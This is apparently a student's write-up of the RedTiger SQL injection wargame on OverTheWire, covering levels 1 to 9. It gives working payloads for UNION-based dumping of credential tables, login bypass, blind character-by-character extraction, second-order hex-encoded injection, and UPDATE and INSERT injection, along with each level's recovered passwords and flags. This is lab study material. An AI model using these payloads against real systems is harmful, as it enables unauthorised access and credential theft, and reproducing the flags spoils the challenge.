2.1 Red Tiger Labs

Date	@Jun 12, 2020
Progress	approved
Tags	Post Meeting Practical RedTiger Sql Injection Week 2

Level 1: Simple Sql-Injection

1. Assume the hypothesis for sql query to be:

```
select * from ? where id=$cat
```

2. Thus we can perform sql injection without any quoted strings and brackets like

```
https://redtiger.labs.overthewire.org/level1.php?cat=1+ORDER+BY+1--
```

3. Find the number of columns returned by database using ordered by

```
https://redtiger.labs.overthewire.org/level1.php?cat=1+ORDER+BY+1--
https://redtiger.labs.overthewire.org/level1.php?cat=1+ORDER+BY+2--
https://redtiger.labs.overthewire.org/level1.php?cat=1+ORDER+BY+3--
https://redtiger.labs.overthewire.org/level1.php?cat=1+ORDER+BY+4--
```

4. In doing so when the number reaches 5, error is returned, thus we can conclude that there are four columns returned.

5. Determining the type of the value returned

```
https://redtiger.labs.overthewire.org/level1.php?cat=1+UNION+SELECT+1,NULL,NULL,NULL--
https://redtiger.labs.overthewire.org/level1.php?cat=1+UNION+SELECT+NULL,1,NULL,NULL--
https://redtiger.labs.overthewire.org/level1.php?cat=1+UNION+SELECT+NULL,NULL,1,NULL--
https://redtiger.labs.overthewire.org/level1.php?cat=1+UNION+SELECT+NULL,NULL,NULL,1--
```

6. We come to conclusion that all the column returned is of type int, however last two column is printed on the screen. So we use the last two column to print the username and password as:

```
https://redtiger.labs.overthewire.org/level1.php?cat=1+UNION+SELECT+NULL,NULL,username,password+FROM+level1_users--
```

7. Thus the password for the Hornoxe is

```
username = Hornoxe
password = thatwaseasy
```

8. On entering the username and password, we arrive at password for next level.

```
password: passwords_will_change_over_time_let_us_do_a_shitty_rhyme
increase wellnet score usin: 27cbddc803ecde822d87a7e8639f9315
```

Question?

Q. Why does the username and password as a string match the datatype of the returned integer column?

⟶ Not necessary to match the database

Q. How to hypothesize the SQL query?

⟶ Depends on the condition and type of the database. The skill increases with experience.

Level 2: Simple Login By-Pass

1. Hypothesis

```
select * from ? where un='$username' and pw='$password'
```

2. Enter any type of user name


3. Enter any password say aa

4. Concat the extra sql query as

```
anypassword' or 1=1#
```

5. This causes the sql query to be executed as:

```
select * from ? where un=$username and pw = $password or 1=1
```



https://redtiger.labs.overthewire.org/level2.php

Welcome to level 2

A simple loginbypass

Target: Login
Hint: Condition

Username:
Password:

Would you like Firefox to save this login for overthewire.org?

lkdjflg

aa' or 1=1#

access granted

You can raise your wechall.net score with this flag: 1222e2d4ad5da677efb188550528bfaa

The password for the next level is: **feed_the_cat_who_eats_your_bread**

```
netshare flag: 1222e2d4ad5da677efb188550528bfaa
password: feed_the_cat_who_eats_your_bread
```

Question

why does the level doesn't clear with the input as:

```
username: djfg' or 1=1#
```

Ans: The hypothesis might be different.

Level 3: Error

a. generate the error by passing random arguments to generate error like

```
?user[]
```

b. Find the encryption and decryption function like

```
<?php
function encrypt($str)
    {
        $cryptedstr = "";
        for ($i =0; $i < strlen($str); $i++)
        {
            $temp = ord(substr($str,$i,1)) ^ 192;

            while(strlen($temp)<3)
            {
                $temp = "0".$temp;
            }
            $cryptedstr .= $temp. "";
        }
        return base64_encode($cryptedstr);
    }

    function decrypt ($str)
    {
        if(preg_match('%^[a-zA-Z0-9/+]*={0,2}$%',$str))
        {
            $str = base64_decode($str);
            if ($str != "" && $str != null && $str != false)
            {
                $decStr = "";

                for ($i=0; $i < strlen($str); $i+=3)
                {
                    $array[$i/3] = substr($str,$i,3);
                }

                foreach($array as $s)
                {
                    $a = $s^192;
                    $decStr .= chr($a);
                }

                return $decStr;
            }
            return false;
        }
        return false;
    }
?>
```

c. Then encypt the command as

```
echo(encrypt('\' union select 1,username,3,4,5,password,7 from level3_users where username=\'Admin\'#'));
```

```
admin password: thisisaverysecurepasswordEEE5rt
level 4 password: put_the_kitten_on_your_head
flag: a707b245a60d570d25a0449c2a516eca
```

Note: use the php version 5.6.19

Level 4: Blind Sql Injection

a. Find the number of characters present in the column of keyword using length function in sql

```
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+length(keyword)>20--
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+length(keyword)>25--
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+length(keyword)<23--
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+length(keyword)<22--
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+length(keyword)=21--
```

b. Find the keyword guessing each word or letter.

```
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+SUBSTRING(keyword,1,1)>"a"-
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+SUBSTRING(keyword,1,1)>"j"-
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+SUBSTRING(keyword,1,1)>"m"-
https://redtiger.labs.overthewire.org/level4.php?id=1+union+select+null,keyword+from+level4_secret+where+SUBSTRING(keyword,1,1)="k"-
```

Thus the first letter of the keyword is 'k'

c. Perform similarly to find the other words either using python program or any tool such as burp suite.

```
keyword: killstickswithbr1cks!
password: this_hack_it's_old
flag: e8bcb79c389f5e295bac81fda9fd7cfa
```

Level 5: Advanced by pass

1. Hypothesize the sql query: starting hypothesis is as:

```
select * from ? where username='$username' and password='md5($password)'
```

2. Perform the sql injection query as:

```
username: ' union select 'anythin', 'md5(a)
password: a
```

3. The hypothesis is update as:

```
select * from ? where username = '' union select 'anythin','md5(a)' and password = 'md5(a)'
```

```
flag: ca5c3c4f0bc85af1392aef35fc1d09b3
password: the_stone_is_cold
```

Level 6: Sql Injection

1. Starting hypothesis is

```
select username, email from level6_users where user=$user;
```

Hint: are there only two fields

2. Injection:

```
union select 1,1,1,1,username from level6_users where status=1
#there are columns being returned
union select 1,1,1,1,username from level6_users where status=1 and length(username)=5--
#somethings are disabled
#blind cannot be performed
```

If we check the error then we get two error thus we can conclude that the sql injection is second order and thus we need to inject sql inside another sql

```
' union select username, password,2,3,4 from the level6_users
```

We have to inject this query into another query, however, single-quoted mark cannot be used thus another method is hex conversion, thus the query becomes

```
0 union select 1,0x27756e696f6e2073656c65637420757365726e616d652c2070617373776f72642c322c332c342066726f6d206c6576656c365f7573657273,
```

```
Username: admin
Email:  m0nsterk1ll
flag: 074113b268d87dea21cc839954dec932
password: shitcoins_are_hold
```

Level 7

Target: Get the name of the user who posted the news about google. Table: level7_news column: autor

Restrictions: no comments, no substr, no substring, no ascii, no mid, no like

1. Inject the ' to check what the response will be like
2. Returns

```
SELECT news.*,text.text,text.title FROM level7_news news, level7_texts text WHERE text.id = news.id AND (text.text LIKE '%' %' OR te
```

3. Now we exploit the query as

```
') union select null,null,null,autor from level7_news where ('%' = '
#gives error that the text.title is unknown
') union select null,null,null,autor from level7_news news, level7_texts text where ('%' = '
#gives the output as
'''site_admin



press



TestUserforg00gle



apple'''
```

```
flag = 970cecc0355ed85306588a1a01db4d80
password = or_so_i'm_told
```

Level 8

Target: Get the password of the admin.

```
Using ' in the Email generates
#You have an error in your SQL syntax;
#check the manual that corresponds to your
#MySQL server version for the right syntax
#to use near '12345', age = '25' WHERE
#id = 1' at line 3 Username: Admin

#using ' in the ICQ generates no error
#Since the query is near the icq lets insert icq
hans@localhost', icq='

#generates no error
#lets now inject name between the two as
hans@localhost',name=password, icq='
```

```
flag: 9ea04c5d4f90dae92c396cf7a6787715
password: network_pancakes_milk_and_wine
```

Level 9

Target: Get the username and password of any user. Table name: level9_usersThis is not a blind injection. There is a way to get some output back:)

```
#Insert ' in each column
# error obtained as ')' when ' entered in the last column
hypothesis: insert into <?>(name,title,...<?>) values('col1',...,'col2')
#using ')# does not generates the error
#lets inject as
"'), ('1')#" #generates error
"'), ('1','2','3')#" shows 1,2,3 error
#replace 1 2 3 with
'), ((select username from level9_users limit 1),\\
(select password from level9_users limit 1), '3') #

flag: 84ec870f1ac294508400e30d8a26a679
password: whatever_just_a_fresh_password
```